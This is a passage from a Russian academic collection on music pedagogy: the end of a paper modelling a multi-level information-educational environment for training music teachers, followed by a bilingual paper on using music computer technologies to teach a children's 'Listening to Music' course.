Использование данного (психодидактического) подхода позволяет осуществлять процессы образовательного взаимодействия в ИОС на различных уровнях. Электронные образовательные ресурсы могут размещаться на различных серверах, в том числе, зарубежных учреждений. Электронные образовательные коммуникации реализуются на основе телекоммуникации и сетевых серверов, позволяют взаимодействовать удаленно и педагогам (при совместной профессиональной деятельности), и обучающимся. Управление образовательным процессом осуществляется на основе разработанных баз данных — программы, планы и др.; на основе системы обратных связей между субъектами образовательного процесса — педагог-обучающийся, партнерами и коллегами [2, 3].

Рассмотрим различные уровни ИОС на примере анализа структуры ИОС в контексте подготовки педагогов-музыкантов системы ДОД. Данный анализ позволяет выделить иерархическую организацию, в которой каждый последующий уровень включает в себя возможности предыдущего уровня, тем самым расширяя масштаб и функциональность взаимодействия [4-6]. Задача — научить педагога-музыканта системы ДОД выстраивать и использовать каждый из этих уровней для своего профессионального роста. Базовой становится индивидуальная среда педагога-музыканта системы ДОД. При реализации стратегии «обучение в течение жизни» по мере возникновения новых образовательных потребностей педагог-музыкант системы ДОД будет включаться в различные ИОС [5-7]. Тем самым накапливая необходимые ресурсы, выстраивая образовательные взаимодействия и управляя самостоятельно своей образовательной деятельностью. На рис. 1 представлено как персональная среда наполняется необходимыми ресурсами и коммуникациями сред более высокого уровня [8-10].

1 уровень — Индивидуальная ИОС. В процессе повышения квалификации педагог-музыкант системы ДОД получает знания, осваивает новые программы, накапливает ресурсы, обогащает индивидуальную ИОС, настраивает новые каналы коммуникации. Тем самым индивидуальная среда становится более структурированной и безопасной.

2 уровень — Профессиональная ИОС. В процессе изучения теории педагог-музыкант системы ДОД апробирует полученные знания в практике, интегрируя инновационные процессы в педагогическую деятельность.

3 уровень — Корпоративная ИОС учреждения. Педагог-музыкант системы ДОД изучает как применять конкретные знания и компетенции в рамках данного учреждения, согласовывает с администрацией вопросы аттестации, реализации программы, выстраивание образовательного процесса с применением цифровых ресурсов.

4 уровень — ИОС совместной деятельности педагогов-музыкантов системы ДОД. Является основной образовательной площадкой. Здесь происходят основные взаимодействия (преподаватель-обучающийся), (обучающийся-обучающийся), а также взаимодействия в профессиональном сообществе: вебинары, онлайн-лекции, методические форумы, чаты, проектная работа в группах.

5 уровень — ИОС системы ДОД. На том уровне происходит взаимодействие специалистов различных направлений деятельности, в том числе педагогов-музыкантов, организуется методическое сопровождение профессиональной деятельности, осуществляется организация и управление повышением квалификации и профессиональной переподготовки специалистов. На данном уровне обеспечивается взаимодействие ИОС учреждений ДОД города.

6 уровень — Межкультурные ИОС. Площадки для освоения международного опыта коллег. Включается анализ зарубежного опыта практик, участие в международных конференциях, проектах.

7 уровень — Глобальная ИОС. Является источником неограниченной информации для самообразования и профессиональной деятельности. Педагог-музыкант системы ДОД учится находить необходимые источники информации и самостоятельно обновлять свои знания.




Рис.1. ИОС различных уровней в контексте подготовки педагогов-музыкантов системы ДОД

Таким образом, программу повышения квалификации необходимо проектировать как движение по всем перечисленным уровням: от рефлексии и перестройки своей индивидуальной ИОС через практику в профессиональной ИОС и активное участие в сетевом сообществе с использованием ресурсов глобальной ИОС [3, 7, 11].

Внедрение новых электронных компонентов ИОС несет в себе не только технические, но и психолого-педагогические риски, которые требуют особого внимания при организации подготовки. Основным из них является *дегуманизация образовательного процесса* — преувеличение возможностей компьютера, что может негативно сказываться на межличностном взаимодействии субъектов, потере психологической чувствительности педагога-музыканта системы ДОД. Педагог-музыкант системы ДОД не должен уподобляться компьютеру и жестко выстраивать схемы и фразы — необходимо сохранение психологической чувствительности и

эмоционального отклика. Музыкально-педагогическая деятельность в сфере ДОД, по сути своей является искусством творчества, импровизации, гибкого реагирования на состояние учащегося. Выстраивание обучения по жесткой (компьютерной) логике убивает творческое начало в образовательном процессе (у педагога и учащегося). Концентрация на технической составляющей компьютера (настройка и включение программ) также может привести к ослаблению эмоционального отклика и тонкой атмосферы занятия, которая является важной составляющей художественного воспитания учащегося [10, 11].

Для предотвращения данных рисков подготовка педагога-музыканта системы ДОД должна включать формирование установки на приоритет человеческого взаимодействия. В данном случае технологии должны дополнять и обогащать традиционное педагогическое общение [11, 12].

Для подготовки педагога-музыканта системы ДОД в системе повышения квалификации с целью формирования компетенций в области информационно-коммуникационных и музыкально-компьютерных технологий, а также развития навыков работы с цифровыми ресурсами ИОС необходимо моделировать среду [6,7]. С позиции системного подхода, ИОС педагога-музыканта системы ДОД рассматривается как платформа, обеспечивающая непрерывное профессиональное развитие. Эффективное функционирование такой системы требует от педагога-музыканта системы ДОД цифровых компетенций, включая владение ИКТ, МКТ-инструментами, навыками работы с ЭОР и организацию сетевого педагогического взаимодействия. Следовательно, наиболее продуктивная подготовка специалистов возможна только в условиях функционирующей ИОС, что делает необходимым моделирование такой среды для педагога-музыканта системы ДОД [13-15].

На рис. 2 представлена проектируемая ИОС подготовки педагога-музыканта системы ДОД, включающая три ключевых компонента [7]. Рассмотрим каждый из них.

1. Информационно-ресурсный компонент. Обеспечивает доступ к учебно-методическим материалам и цифровым образовательным ресурсам. Включает: электронные библиотеки, цифровые учебные пособия, программное обеспечение для музыкального образования, ресурсы для самообразования, содержание программ повышения квалификации.

2. Коммуникационно-профессиональный компонент. Способствует профессиональному взаимодействию и обмену опытом. Включает профессиональные сообщества, платформы для дискуссий и вебинаров, инструменты для обратной связи и совместной работы над проектами.

3. Организационно-управленческий компонент. Отвечает за планирование, координацию и контроль образовательного процесса. Включает системы управления обучением, мониторинг и оценка компетенций, корректирование программы повышения квалификации.




Рис. 2. Информационная образовательная среда подготовки педагога-музыканта системы ДОД

Взаимодействие между компонентами строится по принципу интеграции, тем самым обеспечивая непрерывный цикл профессионального развития педагога-музыканта системы ДОД.

Информационно-ресурсный — Коммуникационно-профессиональный.

Содержание связи — информационно-ресурсный компонент (учебные материалы, цифровые ресурсы) предоставляет содержательную основу для профессионального взаимодействия. В свою очередь, коммуникационно-профессиональный компонент (дискуссии, обмен опытом) создает новый методический контент и запрос на актуальные ресурсы. Результат — создается система, в которой ресурсы стимулируют обсуждение, а обсуждение, в свою очередь, обогащает ресурсную базу.

Коммуникационно-профессиональный — Организационно-управленческий компоненты.

Содержание связи — коммуникационно-профессиональный компонент выступает в роли источника обратной связи, а также определяет изменения. На основе анализа дискуссий, трудностей или успешных практик, выявленных в процессе взаимодействия, организационно-управленческий компонент корректирует программы ДПО, проектирует индивидуальные образовательные траектории, вносит изменения в содержания курсов повышения квалификации. Результат — обеспечивается гибкость и адаптивность системы подготовки к реальным потребностям педагога-музыканта системы ДОД.

Организационно-управленческий — Информационно-ресурсный компоненты.

Содержание связи — организационно-управленческий компонент на основе мониторинга и оценки формирования компетенций определяет стратегические приоритеты для развития ресурсной базы. Он формирует заказ на разработку или корректировку содержания программ, конкретных учебно-методических материалов, цифровых инструментов в информационно-ресурсном компоненте. Результат — ресурсная база целенаправленно развивается и адаптируется под актуальные задачи подготовки, что обеспечивает ее высокую практическую значимость и востребованность.

Таким образом, интеграция компонентов позволяет создать непрерывный цикл профессионального развития педагога-музыканта системы ДОД по схеме «планирование — реализация — оценка — коррекция» [10, 11, 15-17].

Заключение. Предложенная модель ИОС обеспечивает комплексный подход к подготовке педагога-музыканта системы ДОД, создавая гибкую среду для непрерывного профессионального развития педагога-музыканта системы ДОД. В *Заключение* следует подчеркнуть, что проектирование и функционирование ИОС для подготовки педагогов-музыкантов системы ДОД требует комплексного подхода к обеспечению информационной безопасности. Данный подход обусловлен необходимостью защиты: персональных данных участников образовательного процесса; авторских прав и интеллектуальной собственности; профессиональной информации от утечек и искажения.

СПИСОК ЛИТЕРАТУРЫ

1. Павлова, Т.Б. Информационная среда профессиональной деятельности педагога / Т.Б. Павлова // Информационные технологии в науке, образовании, искусстве: сборник статей. СПб.: Изд-во РГПУ им. А.И. Герцена, 2005.
2. Полат, Е.С. Новые педагогические и информационные технологии в системе образования / Е.С. Полат; под ред. Е.С. Полат. М.: Издательский центр «Академия», 2001. 272 с.
3. Давлетова, К.Б. Особенности профессиональной деятельности педагога-музыканта системы дополнительного образования детей. Мир науки, культуры, образования. Международный научный журнал. Декабрь, 2016 г, №6 (61).
4. Краевский, В.В. Повышение квалификации педагога что это значит сегодня / В.В. Краевский // Междунар. Акад. гуманизации образования, М-во образования России, Бийский гос. пед. ин-т, Ин-т приклад. пробл. образования СО РАО. Бийск : НИЦ БИГПИ, 1996. 51.
5. Горбунова, И.Б. Музыкально-компьютерные технологии в образовании педагога-музыканта / И.Б. Горбунова // Современное музыкальное образование 2014: материалы межд. научно-практ. конф. / под общ. ред. И.Б. Горбуновой. СПб.: Изд-во РГПУ им. А.И. Герцена, 2014. С. 32-38.
6. Горбунова, И.Б. Компьютерные науки и музыкально-компьютерные технологии в образовании / Горбунова И.Б. // Теория и практика общественного развития, 2015. № 12. С. 428-432.
7. Давлетова, К.Б. Информационная образовательная среда курсов повышения квалификации педагога-музыканта (секция «электронные музыкальные инструменты») // Мир науки, культуры, образования. Международный научный журнал. 2021 г. № 3 (88). С. 335-338.
8. Носкова Т.Н. Педагогика общества знаний: Монография. СПб.: Изд-во РГПУ им. А.И. Герцена, 2015. 236 с.
9. Носкова, Т.Н., Павлова, Т.Б., Яковлева, О.В. Инструменты педагогической деятельности в электронной среде / Т.Н. Носкова, Т.Б. Павлова, О.В. Яковлева // Высшее образование в России. 2017. No 8/9 (215). С. 121-130.
10. Павлова, Т.Б. Информационная среда профессиональной деятельности педагога / Т.Б. Павлова // Информационные технологии в науке, образовании, искусстве: сборник статей. СПб.: Изд-во РГПУ им. А.И. Герцена, 2005.
11. Горбунова И.Б., Давлетова К.Б., Мезенцева С.В. Музыкальные инструменты цифровой эпохи: монография. СПб.: РГПУ им. А.И. Герцена, 2021. 188 с.
12. Буйлова, Л.Н. Сущность и специфика дополнительного образования детей в современной системе образования Российской Федерации / Буйлова Л.Н. // Мир науки, культуры и образования. №6 (31) 2011. С. 130-133
13. Вершловский, С.Г. Непрерывное образование: историко-теоретический анализ феномена СПб: Санкт-Петербургская академия постдипломного педагогического образования, 2008. 151 с.
14. Горбунова, И.Б. Музыкально-компьютерные технологии новая образовательная творческая среда // Universum: Вестник Герценовского университета, 2007. № 1. С.47-51.
15. Горбунова, И.Б. Информационные технологии в музыке и музыкальном образовании // Мир науки, культуры, образования, 2017. Т. 63. № 2. С. 206-210.
16. Горбунова, И.Б., Давлетова, К.Б. Электронные музыкальные инструменты в системе общего музыкального образования / И.Б. Горбунова, К.Б. Давлетова // Теория и практика общественного развития, 2015. № 12. С. 411-415.
17. Горбунова, И.Б., Давлетова, К.Б. Информационная компетентность педагога-музыканта системы дополнительного образования детей / И.Б. Горбунова, К.Б. Давлетова // Теория и практика общественного развития, 2015. № 21. С. 254-258.

УДК 37.015.31

**ПОДГОТОВКА И ПЕРЕПОДГОТОВКА КАДРОВ В ОБЛАСТИ ИНФОРМАЦИОННОЙ
БЕЗОПАСНОСТИ: МУЗЫКАЛЬНО-КОМПЬЮТЕРНЫЕ ТЕХНОЛОГИИ
В ПРЕПОДАВАНИИ КУРСА «СЛУШАНИЕ МУЗЫКИ»**

Киселева Юлия Николаевна

Российский государственный педагогический университет им. А. И. Герцена

Набережная реки Мойки 48, Санкт-Петербург, 191186, Россия

E-mail: yulia_nik_mus@mail.ru.

Аннотация. Курс «Слушание музыки», который преподается в детских музыкальных школах и школах искусств в течение первых 3-х лет, можно рассматривать как начальный этап изучения «Музыкальной литературы». Музыкальный компьютер (МК) оказывает неоценимую помощь в решении проблемы раннего приобщения детей к музыкальному искусству. Это происходит потому, что современные дети проявляют огромный интерес к компьютерам. Использование музыкально-компьютерных технологий (МКТ) в курсе «Слушание музыки» позволяет более эффективно и плодотворно решать основные задачи музыкального образования: это, прежде всего, привитие любви и интереса к музыке, понимание музыкального искусства, развитие музыкальных способностей студентов и многое другое. Тем не менее, главной отличительной чертой курса прослушивания музыки с использованием МКТ является способность студента стать активным слушателем: введение МК в этот курс только укрепляет традицию. В статье рассматриваются актуальные аспекты компьютерного творчества учащихся начальной школы в контексте художественно-эстетических практик. Описывается роль и примеры применения музыкально-компьютерных технологий в реализации гуманитарно-гуманистической парадигмы образования. Анализируется парадигма гуманитарной культуры как фактор обеспечения педагогической адаптации и информационно-психологической безопасности личности ученика в условиях цифровой трансформации образования.

Ключевые слова: информационная безопасность; музыкально-компьютерные технологии; преподаватель музыкальных дисциплин.

**TRAINING AND RETRAINING OF PERSONNEL IN THE FIELD OF INFORMATION SECURITY:
MUSIC COMPUTER TECHNOLOGIES IN TEACHING THE LISTENING TO MUSIC COURSE**

Kiseleva Julia

The Herzen State Pedagogical University of Russia

48, Moika Emb., St. Petersburg, 194064, Russia

E-mail: yulia_nik_mus@mail.ru

Abstract. The *Listening to Music* course, taught in children's music and art schools during first 3 years, can be considered as the initial stage of the *Musical Literature* course. A musical computer (MC) provides for invaluable help in solving the problem of early familiarization of children with the musical art. This is because modern children have huge interest in computers. Using music computer technologies (MCT) in the *Listening to Music* course allows for solving the main tasks of music education more effectively and fruitfully: this is, first of all, teaching love and interest in music, understanding of musical art, developing musical abilities of students, and much more. Nevertheless, the main distinguishing feature of the *Listening to Music* course using MCT is the student's ability to become an active listener: the introduction of an MC in this course only improves the traditional school education. What does a child hear when (s)he listens to a music piece? Children perceive music as a kind of sounding musical fabric. They still do not hear the forms, elements of musical speech, they cannot always share the sound of the melody and the accompaniment, but they are already able to respond emotionally to the sounding music, enjoying the sensations that have arisen. An MC allows for making the process of immersion in music emotionally exciting; it helps to develop skills of independent auditory observation. In the class, children expand their musical horizons, develop musical thinking and memory, and develop auditory analysis skills necessary for educating a competent and interested listener. Using multimedia systems, children have the opportunity to collect information, share, process, play, visualize, argue, criticize, and convince. Thanks to these types of actions, the student reaches deeper levels of own understanding.

Keywords: information security; music computer technologies; teacher of musical disciplines.

Introduction. A multifunctional tool type MC — allows for introducing new elements that open up new opportunities for children's creativity and arouse great interest during class work. The development of children's creative abilities is of great importance in the musical education. Developing imagination, associativity of thinking, sensitivity, and other components of a creative personality is an extremely important task. This music course based on the use of an MC can actively contribute to solving this problem. Mastering a new musical instrument will allow a student to realize own potential as an arranger or a performer, a composer or a sound engineer. Musical computer (MC) [1-3] allows students to acquire independently knowledge, search for information in software, perform on virtual instruments, compose melodies in certain genres, record voice through a microphone, perform vocal examples of musical themes to the “minus» phonogram, as well as draw musical themes and move to music, imitating playing a musical instrument. All these and much more allows for developing different models of perception and using all types of memory during the lesson: visual, auditory, motor, imaginative, and associative. A specially equipped classroom is required for lessons using an MC. Each

student should have own workplace to let all the students complete the tasks in the same time. The main hardware of the MC is a monitor, a processor, a keyboard, and a mouse allow the child to operate freely on theoretical and practical material. Additional equipment, such as a sound card, ready-made sets of timbre collections (instrumental banks) can significantly expand the possibilities of learning and musical creative work, thus turning an MC into a full-fledged musical instrument, a MIDI keyboard, thanks to which an active form of activity in the lesson is used — making music. A dynamic microphone is used for voice recording. Closed-type headphones allow the entire group of children to work in the classroom simultaneously, without interfering with each other. The teacher's computer must be equipped with additional equipment for reading and outputting music information in any format. Visual information is displayed on a wall-mounted screen. All computers are connected via a mixing console to a Hi-Fi amplifier and studio speakers for joint listening to completed tasks and ensembling music. All computers must have high-speed Internet access, where students can find a large number of specialized music interactive educational programs [5-7]. This equipment allows for using lesson time as efficiently as possible. The software of an MCT-educational complex is selected considering the age characteristics of students. At primary school age, didactic tasks are most naturally solved in a playful way. All educational programs can be grouped into the following classes: educational games, experiment games, fun games, and diagnostic games. MCT-educational programs include electronic textbooks, which are a bank of texts and musical material, electronic music encyclopedia—a data bank with a rich video series, library information retrieval systems, computer programs for knowledge control, etc. All these software pieces help the teacher to create a vivid and imaginative lesson.

Literature review. Belov, Gorbunova and Gorelchenko [1]; introduced the concept of a “musical computer» in Russia. Later, this concept was widely used by composers, teachers, musicians, researchers, scientists, and experts in sound and music programming, musical informatics, computer programmers, etc., among are such Russian and foreign scientists as Alieva, Gorbunova and Mezentseva [8] ; Gorbunova and Zalivadny [9-10]; Gorbunova, Kameris, Bazhukova [11]; Gorbunova and Kibitkina [12]; Korolev [13]; Polozov [14]; Semenova [15]; Haruto [16]; Gorbunova and Chibirev [17].

The possibilities of an MC and MCT are invaluable in teaching music to children with special needs — children with severe visual and hearing impairments, with diseases of cerebral palsy, autism, hyperactivity, various forms and types of deviant behavior, in the system of modern inclusive education [18-19, 7]. MCT is of great importance in teaching musical literacy, musical writing, reading and understanding (comprehension) of musical text in the process of music education [20-21], which takes on special forms and relevance precisely in the initial period of study, and due to the use of an MC can be actively included in the process of teaching the Listening to Music course.

Results and discussion. The first period of study is the most difficult and responsible for both the teacher and the student entering the complicated world of music. The main task of a teacher is to captivate the child, make the process of immersion in the world of music emotionally exciting, interesting. An MC provides great assistance to the teacher in this.

The range of questions and tasks can be the most diverse:

- Choosing a suitable illustration for the sounding music;
- Choosing a poem from the options proposed by the teacher;
- Creating a name for the heard play and typing it on the computer;
- Filling in a table;
- Determining the nature of the sound of the musical piece;
- Finding a description of a musical hero in an excerpt from a literary text;
- Changing the pace of the play;
- Given the features of the genre, trying to compose a march (polka) in the lesson;
- Recording voice through a microphone;
- Determining the name of the dance by means of musical expression;
- Composing the form of a musical work from marked elements;
- Performing a musical work with virtual instruments on a MIDI keyboard;
- Singing to the “minus» phonogram;
- Drawing a melody;
- Physical activity break;
- Finding specific information in the program themselves.

In addition to the main components, an active MIDI keyboard (more conveniently 5-octave), a dynamic microphone, and closed-type headphones are introduced into the MCT educational complex to organize such activities. The teacher can actively use the individual-group form of classes, adjusting the actions of each student; effectively use MCT-programs in music lessons in all junior classes, selecting curricula considering the age-related interest of students, their preparedness for the perception of the material presented and the level of computer use by them. Therefore, a music library, phonograms, educational and game courses (when using their individual elements) are mainly suitable for students of the first three years.

These forms of activities suit any stage of the lesson: when checking the material passed, setting out a new topic, fixing the material in the lesson. An MC will perform the functions of a player and a video recorder, hold a quiz, help in exploring the features of various musical genres, means of musical expressiveness, and structure of works in a fascinating and accessible way, introduce to instruments of a symphony orchestra, wind instrument, orchestra of folk instruments. The use of an MC changes the nature of educational activities: the teacher can no longer spend time on tedious repetitions of information, but focus on individual assistance to students. MCT-equipment allows for experimenting and discovering the creative abilities of a student.

The *Listening to Music course* allows the child to realize the world of sounds like a special reality, that is, learn to understand music, learn to hear, and listen to music. A musician should be not only an excellent performer of musical works of various styles and genres, but, first of all, a true conductor of musical art, capable of correctly assessing one or another phenomenon of musical culture from the point of view of its humanistic orientation, universal significance, degree of aesthetic, and artistic value. MCT begins to play a large role in teaching the *Listening to Music course*. An MC does not change the educational process, but improves it, which best affects students' learning, attendance, and further education in the field of music.

To conduct lessons using an MC, it is necessary that each student has own work for the simultaneous completion of tasks by all students. The software of the MCT-educational complex is very diverse and is selected considering the age characteristics of students. These programs help to create a vivid and imaginative lesson. The amazing features of an MC allow for creating an active lesson.

The authors offer the following topic as an example: *Seasons in Music. State of nature at different times of the day. Morning, day, evening, night*. Studying the topic at the very beginning of the curriculum is directly related and in tune with the subject studied in the elementary grades of the comprehensive school — environmental studies. A child learns and observes nature from birth. Therefore, music surrounds people throughout life. Therefore, there is nothing more natural than starting a study of the musical art with music pieces on images of nature. The study of the topic is to take 6 hours.

The main task of studying this topic is to develop the observation of children, the desire to describe in words their life impressions of the surrounding world of nature, the phenomena of the seasons, changes in the state of nature during the day. The main form of training for the initial period of study is built in the form of conversations. Before listening to a piece of music, the teacher gives new information, briefly talks about composers and their music, constantly involving children in various kinds of questions and tasks. Listening musical examples are small, programmatic and clear in form. Starting to listen to musical material, the authors suggest using the “music collections» game, collecting sound images, memorizing the nature of music, and choosing for each child the most liked pieces of music for themselves. To use this form of work in the lesson, there is no need to record in a notebook. There is a computer screen for this purpose. The authors can create a special page where the authors will enter the name of the composer, the musical work, which they listened to, make illustrations of portraits of composers, performers of their works, and selects drawings for music.

The authors recommend using the game form of work on the principle of “collective mind» to develop the vocabulary, that is, each of the children should name one word that is suitable for determining the nature of the music and carefully listen to those who called it comrades, so as not to be repeated. The authors propose to write down all the named words not on the whiteboard and in the notebook, but into the computer. A useful form of work in the initial period of training can be the creation of associative series using pictorial reproductions, poems, and drawings.

After listening to the play and finding out the emotional content of the music, the teacher draws the children's attention to how the composer achieved such a result, using any means of expressiveness.

In the final lesson of this topic, children demonstrate their collections of musical impressions and associative series: musical play — verses — painting — picture. A quiz from unfamiliar music pieces is held; the children themselves must offer the names and choose verses and illustrations from pre-prepared by the teacher. If the group is large, a teacher can differentiate the work of children: some of them guess the name of a musical work, another part selects verses, a third selects suitable pictures; and then the authors propose to change tasks in groups.

After listening to music, the teacher clarifies the names proposed by the children, reports the names of the authors of music, poems, and paintings, and gives brief biographical information about them.

The capabilities of an MC allow for using additional forms of work necessary for the development of a full-fledged creative personality in the *Listening to Music course*: composition, playing music, and solfeggio elements. Working with solfeggio elements in the lesson allows for absorbing complex theoretical material in a playful and memorable way. This is possible thanks to solfeggio MCT programs.

The composition occupies an important place in the educational process of the child. The development of creative abilities is one of the main tasks of musical pedagogy. However, teachers of theoretical disciplines do not have time to devote a sufficient amount of study time to this important form of work. Using the creative form of work in the lesson allows for revealing the creative potential of each student. Using the creative form of work in the lesson allows for revealing the creative potential of each student.

Movement in music. Marches and dances topic. The children's attention is taken by the purpose of music in everyday life and the role of everyday genres, such as marches, dances. Children are shown different types of marches — children's, military, sports, mourning. Studying dances, the teacher acquaints children with the most famous European dances, such as minuet, waltz, polka, shows the most vivid examples of various national dances — Russian (Kamarinskaya, Trepak, Barynia), Ukrainian (Hopak), Caucasian (Lezghinka), Polish (Lezghinka and Polonaise). When studying dances, the teacher shows the students pictures depicting costumes, dance movements and videos of the dances themselves. In these classes, children's musical impressions become more vivid and stored in memory for a long time. When listening to marches and dances, children's attention is drawn to the nature of the movement created by the music, and the genre signs of the dance or march (size, pace, rhythm). When fixing the material of this topic, the Auto-Arranger program will help (for example, Band-in-a-Box). Children with the help of a teacher harmonize the T-D; D-T period, “loop» the period and, using the MIDI keyboard, each student in headphones tries to compose a march. Such a multifunctional tool — an MC — allows for introducing new elements that open up new opportunities for children's creativity and arouse great interest in classes. The development of children's creative abilities is of great importance in the musical education of the child.

The *Folklore* topic. Studying folklore with children, one should recall folk holidays, customs, rituals, show examples of decorative and applied art, images of folk costumes, tell about crafts. The main task is to create a sense of unity and continuity of generations, to raise interest in the history of their land, a kind of pride in their homeland and love for its national cultural heritage. Learning with folklore takes place as a journey through the folk calendar. It begins with winter folk rites and songs (Christmas-tide, Christmas, and Maslenitsa); Spring (a meeting of spring, the arrival of birds, spring calls); Summer holidays, rituals and songs (St. George's day, the feast of seventh Thursday after Easter, St. John Baptist's day); and Autumn (harvest time). When studying this topic, we can teach children to record voice through a microphone. Spring songs, counters, teasers, nursery rhymes, jokes are very close for children of this age. The colorful interface of the program allows students to navigate it easily. Using an MC children have the opportunity to collect information, share it, process it, play with it, visualize it, argue, criticize, and convince. Thanks to these types of actions, the student reaches deeper levels of own understanding. The variety of software products allowed us to diversify and improve the educational process of the *Listening to Music* course.

Conclusion. The *Listening to Music* course teaches to understand classical and contemporary music, and it enriches the student's auditory background as much as possible. Raising a genuine interest in musical art, creating such conditions under which a child will forever remain a true admirer of classical music is the main objective of the *Listening to Music* course. The *Listening to Music* course allows the child to realize the world of sounds like a special reality, that is, learn to understand music, learn to hear, and listen to music. A professional musician should be not only an excellent performer of musical works of various styles and genres, but, first of all, a true conductor of musical art, capable of correctly assessing one or another phenomenon of musical culture from the point of view of its humanistic orientation, universal significance, degree of aesthetic, and artistic value. And does not change the educational process, but improves it, which best affects students' learning, attendance, and further education in the field of music. The goal of MCT-courses is to teach the child to play (sing or play a musical instrument) the notes that (s)he sees on a musician. All these forms of work make it possible to fulfill best one of the main tasks of this subject –the implementation of inter-subject communications in the process of musical education and training. A variety of educational material that is used in teaching the *Listening to Music* course becomes more accessible to young children using an MC and a MIDI keyboard, which allows them to enter the big world of music more easily and naturally. The use of MCT-courses allows for revealing widely and fully the richness of the world of nature and human feelings through musical sounds. The main points of the problems considered in this article necessitate the development of a program of the *Listening to Music* course using MC for children's musical schools, and institutions of additional musical education for children.

REFERENCES

1. Belov G.G., Gorbunova I.B., Gorelchenko A.V. The Musical Computer. A New Instrument of a Musician: methodological manual. The winner of the competition for the creation of a new generation of educational literature for secondary schools, held by the NTF — the National Training Foundation and the Ministry of Education of the Russian Federation. St. Petersburg: SMIO Press Publ. House. 2006.
2. Gorbunova I.B. Information Technology in Music. Volume 3: A Musical Computer: A manual for students of higher educational institutions studying in the direction of "Pedagogical Education». St. Petersburg: Publ. House of the Herzen State Pedagogical University of Russia. 2011.
3. Gorbunova I.B. Musical Computer: monograph. St. Petersburg: Publ. House of the Herzen State Pedagogical University of Russia. 2007.
4. Gorbunova I.B. Music Computer Technologies in the Perspective of Digital Humanities, Arts, and Researches. Opcion. 2019. № 35(S24). Pp. 360-375.
5. Gorbunova I.B., Heiner E. Interactive Network Technologies for Teaching Music in the Digital Age School: Program "Soft Way to Mozart». Bulletin of the Oryol State University. Series: New Humanitarian Studies. 2014. № 4(39). Pp. 104-109.
6. Goncharova M.S., Gorbunova I.B. Tablet (Mobile) Technologies in Professional Musical Education. Media Music. 2016. № 6, P. 3.
7. Gorbunova I.B., Pomazenkova M.S. Music Computer and Cloud-Oriented Technologies in the System of Contemporary Musical Education. Scientific Opinion. 2015. № 3-2. Pp. 68-82.
8. Alieva I.G., Gorbunova I.B., Mezentseva S.V. Music Computer Technologies as a Worthwhile Means of Folklore Studying, Preserving and Transmission. Utopia y Praxis Latinoamericana. 2019. № 24(S6). P. 118-131.
